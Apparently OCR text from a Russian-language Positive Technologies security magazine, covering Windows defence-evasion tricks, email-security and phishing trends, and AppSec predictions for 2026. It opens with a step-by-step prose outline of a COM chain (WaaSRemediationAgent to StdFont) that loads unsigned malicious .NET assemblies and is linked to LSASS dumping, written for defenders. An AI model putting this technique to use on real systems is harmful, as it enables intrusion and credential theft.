


Рисунок 3. Windows Update Medic Service



3

Схема работы эксплойта:

1. Создаем COM-объект WaaSRemediationAgent с помощью CoCreateInstance.
2. Получаем интерфейс ITypeInfo с помощью метода GetTypeInfo.
3. Получаем нулевой интерфейс IDispatch с помощью метода GetRefTypeOfImplType.
4. Получаем указатель ITypeLib с помощью метода GetContainingTypeLib.
5. Получаем тип ITypeInfo класса StdFont по GUID через метод GetTypeInfoOfGuid.

3

Посредством выполнения этой цепочки мы получили доступ к классу StdFont и можем создать его экземпляр с помощью метода CreateInstance, что приведет к созданию .NET-объекта. К нему уже можно подключать вредоносные сборки .NET с применением характерных динамических методов [8] и инициировать их исполнение. Ввиду того, что модуль подгружается динамически, к нему не применяется проверка подписи. В исследовании [9] описано, как это позволило сдампить память LSASS в рамках PoC. Там же приведена возможная логика детектирования такой техники.

***

Как видно из моего топа, несмотря на закручивание гаек, злоумышленники все еще находят и используют различные бреши в защите Windows. Подобные трюки, как правило, невозможно обнаружить статическими сигнатурными механизмами. Если хотите найти их до запуска в вашей ОС, необходим глубокий поведенческий анализ в виртуализированном окружении. Автоматически провести такой анализ и заблокировать хитрое ВПО помогут специализированные песочницы.

?

СПИСОК ИСТОЧНИКОВ

1 LoadLibraryA function (libloaderapi.h)

2 DLL search on windows

3 New Process Injection Class

4 Introducing Early Cascade Injection

5 GitHub — 0xNinjaCyclone/EarlyCascade

6 Windows Bug Class

7 Component Object Model

8 Assembly.Load Метод

9 mohamed-fakroud.gitbook.io

ТОП-5 ТРЕНДОВ В ЗАЩИТЕ ЭЛЕКТРОННОЙ ПОЧТЫ

Шаих Галиев

Руководитель отдела экспертизы PT Sandbox, Positive Technologies

Федор Гришаев

Ведущий специалист группы исследования фишинговых угроз, Positive Technologies

Александр Матвиенко

Эксперт отдела развития и продвижения инженерно-технической экспертизы, Positive Technologies

Импортозамес

Причины тренда на импортозамещение почтовых сервисов в России понятны, но его последствия для ИБ не всегда очевидны. С одной стороны, полезна независимость от эпидемий, охватывающих всю почтовую инфраструктуру в мире при очередном вскрытии новой уязвимости в популярном зарубежном продукте. В одной из исследованных нами кибератак злоумышленники воспользовались уязвимостями MS Exchange, которые позволили им с помощью одной команды отправить ссылку на ВПО в ответ на десять последних писем в папке «Входящие». С другой стороны, зарубежные почтовые сервисы представляют собой целые «комбайны» с огромным количеством возможностей, в том числе по защите.

Тем не менее отечественные почтовые системы распространяются все больше, а значит, и средства защиты должны бесшовно с ними интегрироваться.

Требования к экспертизе защитных инструментов возрастают — точечные «навесные» решения уступают место экосистемному подходу.

Экосистемность

Раньше защита почты напоминала набор разрозненных «сторожевых псов»: независимые антиспам, антивирус, песочница. Интеграция подобной многоэтапной проверки в почтовый трафик — нетривиальная задача. Она требует доработок, учитывающих специфику каждого средства защиты, будь то продолжительное время анализа или формирование единого вердикта проверки.

Сейчас на сцену выходят единые платформы Email Security, где все компоненты работают как части одного интеллектуального организма. В него входят все те же инструменты проверки сообщений: контентная проверка тела письма на спам, анализ вложений антивирусами и динамическая проверка в песочницах, антифишинговая проверка обнаруженных URL-ссылок и репутационная проверка сетевых активов в потоках данных об угрозах. Но система видит уже не разрозненные алерты, а полную цепочку атаки — от письма до подключений к управляющим серверам. Это позволяет эффективнее блокировать атаки и упрощает анализ для операторов платформы Email Security или SOC-аналитиков — им не приходится переключаться между несколькими консолями.

Важна и связность различных методов обнаружения в рамках одного продукта. Например, в песочницах наибольшую эффективность дает комбинированный анализ, при котором поведенческие артефакты запуска ПО анализируются антивирусным движком (а не просто выполняется независимый анализ антивирусами и поиск опасного поведения). Только таким образом можно победить новые способы атаки на электронную почту с использованием методов маскировки вредоносного контента.

Новые способы маскировки

Информационные объекты, с которыми взаимодействуют пользователи, постоянно меняются: появляются новые виды и форматы программ, файлов, меняются даже сами способы представления информации. Злоумышленники, конечно же, отслеживают изменения в технологиях и тут же пускают их в оборот для маскировки контента. Классические защитные системы могут пропускать новые угрозы. Несколько примеров:

- **QR-коды с вредоносными URL-ссылками.** Для жертвы переход осуществляется в один клик, а для средств защиты угроза невидима.
- **HTML-вложения с различными техниками открытия вредоносного веб-контента, взаимодействия с ним и отправки сведений на сторонние серверы.**
- **Нетипичные файлы во вложениях.** В одном из прошлых выпусков мы описывали [1] эволюцию таких атак.
- **Многоэтапные нагрузки.** В письме безвредный документ, в документе — ссылка на зашифрованный архив, в архиве — загрузчик ВПО. Получается своеобразная «матрешка».

Защититься помогут полный отказ от слепого доверия к вложениям и их проверка не только антивирусными средствами, но и с помощью персонализированных песочниц, позволяющих выявить даже самые скрытные угрозы, в том числе в мобильной почте.

[1]

Мобильная почта — низко висящий фрукт

Корпоративный мир перешел на мобильную электронную почту, но безопасность этого канала до сих пор остается «тенью» десктопных решений. Этому способствует и практика BYOD (Bring Your Own Device), когда сотрудники используют собственные устройства для работы. Фишинговые веб-страницы также адаптируются под мобильную платформу — например, используют большие кликабельные элементы, упрощая обман пользователя. Это ставит перед ИБ дополнительные цели:

- Защитить почтовые учетные записи от перехвата по незащищенным каналам вроде публичных Wi-Fi-сетей.
- Научить коллег распознавать мошенническую активность за рамками электронной почты.
- Использовать дополнительные средства защиты, минимизирующие ущерб от компрометации устройств, — например, удаленно очищать утерянные устройства. С этим помогут решения класса Mobile Device Management (MDM). Не помешает и убедиться в том, что уже используемые средства защиты учитывают мобильный вектор.

Мобильные устройства расширили поверхность атак на классические почтовые технологии, но настоящая гонка вооружений разворачивается в другом направлении: хакеры и защитники соревнуются в использовании ИИ.

Использование искусственного интеллекта

Пока компании учатся отражать традиционный фишинг, злоумышленники уже перешли на новый уровень: они используют генеративный искусственный интеллект для создания идеальных ловушек. В таких реалиях размываются признаки распознавания фишинговых писем: то ли обращать внимание на опечатки и ошибки, то ли считать, что стилистическая чистота текста и есть тот самый признак подделки. Современным антиспам-системам необходимо оценивать:

- **Стилистические аномалии** — неестественные для деловой переписки фразы (например, «Дорогой коллега, немедленно подтвердите доступ!»).
- **Эмоциональный окрас** — попытки создать искусственную срочность (например, «Откройте вложение в ближайшие 24 часа!»).
- **Контекстные несоответствия** — если «директор» просит перевести деньги, но его обычные письма всегда начинаются с «Доброго времени суток!».

Упомянутые ранее единые цепочки зафиксированной атаки — это хороший «корм» для обучения собственных моделей детектирования, позволяющий выявлять аномалии и связи между событиями. Кроме того, ИИ можно поручить не только обнаружение, но и реагирование — например, переконфигурировать доступ к атакуемым аккаунтам или найти подобную рассылку другим пользователям.

Все это постепенно превращает кибербезопасность в гонку алгоритмов, где побеждает тот, чей ИИ умнее, быстрее и хитрее.

ТОП-5 ТРЕНДОВ В ФИШИНГОВЫХ АТАКАХ

Валерия Беседина

Аналитик направления аналитических исследований, Positive Technologies

Обход средств защиты

С развитием средств защиты атакующим приходится тратить все больше времени и сил на преодоление «киберщитов». Например, для обхода автоматизированных проверок вредоносных сайтов киберпреступники добавляют в тесты CAPTCHA, а для избегания исследования ссылок в письмах используют технику URL Rewriting [1]. Также атакующие применяют типы вложений (офисные документы, pdf-файлы и веб-страницы), которые чаще доходят до конечного пользователя и реже детектируются различными средствами защиты.

ИИ в фишинге

Злоумышленники внедряют искусственный интеллект в фишинговые атаки: генерация контента, дипфейки и дипвойсы, чат-боты. Грамматические ошибки, некачественная верстка и стилистические неточности благодаря ИИ уже в прошлом — классические маркеры массового фишинга уходят, и нам становится все сложнее отличить поддельное письмо от легитимного. В будущем киберпреступники смогут создавать более персонализированный фишинг, что сделает его еще убедительнее и правдоподобнее.

Многоканальные атаки

Использование сразу нескольких каналов связи позволяет не только обмануть жертву, создав иллюзию достоверности происходящего, но и обойти средства защиты. Компании обычно стремятся защитить электронную почту, поэтому атакующие ожидают, что остальные каналы связи не так хорошо прикрыты. И зачастую оказываются правы.


Легитимные сервисы как оружие злоумышленников


Хакеры стали все чаще использовать доверенные сервисы, такие как OneDrive и Google Drive, для распространения фишингового контента. Это позволяет убить двух зайцев: обойти фильтрацию и не вызвать подозрений у пользователя.

PhaaS

Развитие рынка даркнета повлияло и на фишинг: доступ к инфраструктуре компаний стал товаром, который могут получить даже неквалифицированные злоумышленники. Если раньше фишинговые атаки требовали времени и сил, то сейчас эту проблему решили платформы PhaaS (Phishing-as-a-Service). И цена не кусается: стоимость готовых фишинговых проектов начинается от $10.

ТОП-5 СТАВОК В APPSEC НА 2026 ГОД






Светлана Газизова

Директор по построению процессов DevSecOps, Positive Technologies

В этом выпуске много топ-5... А я решила, что под Новый год классно подумать о том, что нас ждет дальше. Вообще вторая половина года — это время, когда ты не только осмысляешь уже прожитый период, но и пытаешься предугадать, с чем тебе предстоит столкнуться в новом году. Когда-то (кажется, в 2023-м) я такое упражнение уже делала и пыталась составить свой чек-лист будущих трендов. Сегодня же подумалось, что слово «тренды» немного пошлое для такой важной области, как безопасная разработка, поэтому моя статья будет про... пять ставок на 2026 г. ALL IN, как говорится! Поехали 🙂



ПОВСЕМЕСТНАЯ ИНТЕГРАЦИЯ ИИ В ПРОЦЕССЫ БЕЗОПАСНОЙ РАЗРАБОТКИ

В 2025 г. мы наблюдали резкий рост внедрения ИИ-инструментов в процессы разработки, в том числе в области безопасности. В следующем году это станет де-факто стандартом: от код-ревью до эксплуатации. Если ранее модели использовались точечно (например, для генерации кода или подсказок), то теперь они занимают критически важное место в системной автоматизации безопасной разработки. Что же мы увидим? Давайте представим, что можем заглянуть в будущее (хотя бы на время прочтения этой статьи).

1. Предиктивная оценка рисков в pull-request'ах. Модели будут анализировать кодовые изменения в момент риск-оценки PR (Risk Score) и:

   › сопоставлять их с ранее известными уязвимыми паттернами (например, небезопасное использование eval, SQL без параметризации и др.);

› учитывать контекст: где используется код, кто автор, какова история изменений в файле;

› вычислять риск-оценку PR с подсказками и ссылками на безопасные альтернативы.

Например, если в PR появляется подключение к стороннему API без валидации ответа, ассистент может оценить это как потенциальную угрозу SSRF или DoS. Соответственно, время на разбор таких файндингов будет снижаться.


2. Генерация патчей и ремедиаций. ИИ-инструменты уже сейчас способны:

› находить уязвимость (например, небезопасный YAML-парсинг);

› предлагать безопасный фикс, опираясь на лучшие практики и CVE-базы;

› учитывать стиль проекта, версию библиотеки и зависимости.

Системы вроде GitHub Copilot активно развивают этот вектор. Многие компании уже запускают собственные LLM-модели, зафайнтюненные на безопасных паттернах, как часть внутреннего DevSecOps-контура.



3. Выявление zero-day-уязвимостей по поведенческим паттернам. ИИ-движки теперь работают не только по сигнатурам, но и по динамике поведения:

› отслеживают, как изменяется взаимодействие компонентов;


› ищут аномалии и зависимости в структуре кода;

› сравнивают код с похожими проектами open source, в которых ранее находили zero-day.

4. Создание адаптивной политики контроля доступа. ИИ позволяет автоматизировать управление доступом на основе:
   - поведения пользователей (behavior-based access);
   - контекста (время, география, тип запроса);
   - истории использования ресурсов.

   В рамках безопасной разработки это означает:
   - временные (ephemeral) доступы к CI/CD-секретам;
   - автоматическое ограничение прав на деплой при подозрительной активности;
   - динамическую верификацию инфраструктурных скриптов и Terraform-модулей.
5. ИИ-ассистенты на всех фазах цикла разработки. ИИ проникает на каждый этап:
   - архитектура и планирование: автоматическая генерация threat model и abuse case'ов;
   - написание кода: реалтайм-подсказки по безопасной реализации;
   - тестирование: fuzzing, SAST, DAST и иже с ними с ML-анализом false positive/negative;
   - деплой: анализ manifest'ов, Helm-чартов, Dockerfile на безопасность;
   - мониторинг: корреляция событий, предиктивное выявление атак.

Звучит прекрасно, ведь теперь три когорты, на которых базируется безопасность приложений, будут получать кучу плюшек!



Разработчики получат ИИ-наставника, который снижает барьер входа в secure coding, — кажется, это и есть тот самый security champion, но теперь он чуть более бездушный, чем раньше.

DevSecOps могут автоматизировать сканирование, реагирование и контроль изменений — да и контроль осуществлять легче: каждый разработчик под чутким присмотром большого ИИ-брата.

Менеджмент получит метрики безопасности в реальном времени и прозрачность процессов — можно даже настроить, чтобы все это «проливалось» куда-то в BI-управления.

Однако мы не можем не учитывать, что управление ассистентами и принятием решений с помощью моделей — все еще наша с вами задача. Точность такой обработки зависит от того, что вы подаете на вход для обучения и как его контролируете. В общем, AI в безопасной разработке — это хорошо, но натуральный интеллект тоже не забываем использовать 🙂

ПЕРЕХОД ОТ APPSEC К PRODUCT SECURITY: ЧТО ЭТО И ПОЧЕМУ ТАК ПРОИЗОЙДЕТ?

До недавнего времени AppSec рассматривалась как вспомогательная функция: инженеры безопасности подключались к разработке на этапе код-ревью или перед релизом, проводили сканирование и выдавали рекомендации. Однако к 2025 г. все больше организаций осознают, что такой подход не только устарел, но и недостаточно зрел для современных цифровых продуктов.

На смену AppSec приходит Product Security (ProdSec) — интегрированная модель, в которой безопасность является не «блоком контроля», а неотъемлемой частью продукта, архитектуры, фич и пользовательского опыта. Ключевое отличие ProdSec от классического AppSec можно описать одним словом — бизнес. ProdSec — это не про приложение. Это про бизнес, продукт целиком, пользовательский опыт и приоритизацию.

Чтобы трансформировать AppSec в ProdSec, вам придется:

1. Выйти за пределы кода и понятия «приложение». Нужно понимать бизнес-логику и бизнес-ценность, цели продукта и пользовательские потоки, а также знать нюансы атак на функционал, а не фокусироваться только на эксплуатации уязвимостей в коде.


2. Вовлекаться в discovery-фазу: новые фичи — это не только «как это сделать», но и «как это может быть проэксплуатировано».

3. Разговаривать с продуктовой и UX-командами: давать оценку, как безопасность влияет на пользовательский опыт, и помогать балансировать между удобством и удовлетворенностью защитой.

4. Стать невидимой частью цикла разработки. То есть вместо централизованных сканирований на реперных точках работать в стиле embedded security: присутствовать в команде как security partner (помните, выше мы говорили, что могут быть полноценные AI-ассистенты).

5. Обеспечивать Security-as-a-Feature: предлагать фичи, которые добавляют конкурентное преимущество за счет доверия пользователей (например, self-destruct-данные и кастомные функции ИБ).

ProdSec — это не подход к обеспечению безопасности в приложении и не шильдик над продуктом, а часть его ДНК. Переход требует изменений в процессах, ответственности, коммуникации и мышлении. Но, как и с DevOps, результат — это ускорение разработки, снижение инцидентов и рост доверия к продукту. Все про деньги и бизнес — то есть про все те благие цели, что нам нужны и важны 🙂




АВТОМАТИЧЕСКОЕ ИСПРАВЛЕНИЕ УЯЗВИМОСТЕЙ БЕЗ ОСТАНОВКИ СЕРВИСОВ — КАК В CHAOS ENGINEERING

Один из самых прорывных трендов 2026 г. — это автоматизированная ремедиация уязвимостей без даунтайма, по аналогии с подходами Chaos Engineering. Если раньше устранение уязвимостей требовало остановки или перезапуска сервисов, то теперь возможно динамическое (hotfix) обновление кода и конфигурации без нарушения доступности.

DevOps + Chaos Engineering

Chaos Engineering научил индустрию проверять надежность систем в условиях отказов и изменений на боевом окружении. Теперь этот принцип применим и в безопасности: системы смогут динамически заменять уязвимые компоненты, библиотечные зависимости или конфигурации, и это будет происходить в рантайм (без ручного вмешательства и остановки сервиса). Современные CI/CD и сервисные mesh-платформы + контейнерная инфра дают возможности для обнаружения уязвимости, разработки безопасной и плавной замены в рантайм и анализа поведения после замены.



Роль искусственного интеллекта в таком подходе будет заметной и важной (ну вот, опять мы про него заговорили):

- анализ зависимости или куска кода и предложение минимального безопасного патча;
- проверка влияния патча на смежные сервисы;
- запуск тестирования на подмножестве трафика;
- при успехе — масштабирование безопасной версии на все окружение.

Безопасность ≠ стабильность ценой доступности.

В таком подходе мы делаем безопасность неблокирующей основой качественного продукта. Основная философия подхода такая же, как когда-то было с DevSecOps, — fix fast, stay up. Дословно: чинись и не падай (видимо, духом). Бизнес отказывается от практики «исправим потом когда-нибудь… когда взломают». Вместо этого он выбирает фиксить уязвимость за пару минут/часов, и это, кстати, превращается в Continious Security Remediation, то есть в непрерывную безопасность.

ДОСТИГАТОРСТВО. ШУТКА! ДОСТИЖИМОСТЬ

Если в 2020–2023 гг. безопасность цепочек поставок ограничивалась генерацией SBOM (Software Bill of Materials) и базовой проверкой зависимостей, то к концу 2025 г. и в 2026 г. подход кардинально меняется. Теперь важно не просто знать, что уязвимо, а понимать, что реально эксплуатируемо в контексте приложения.

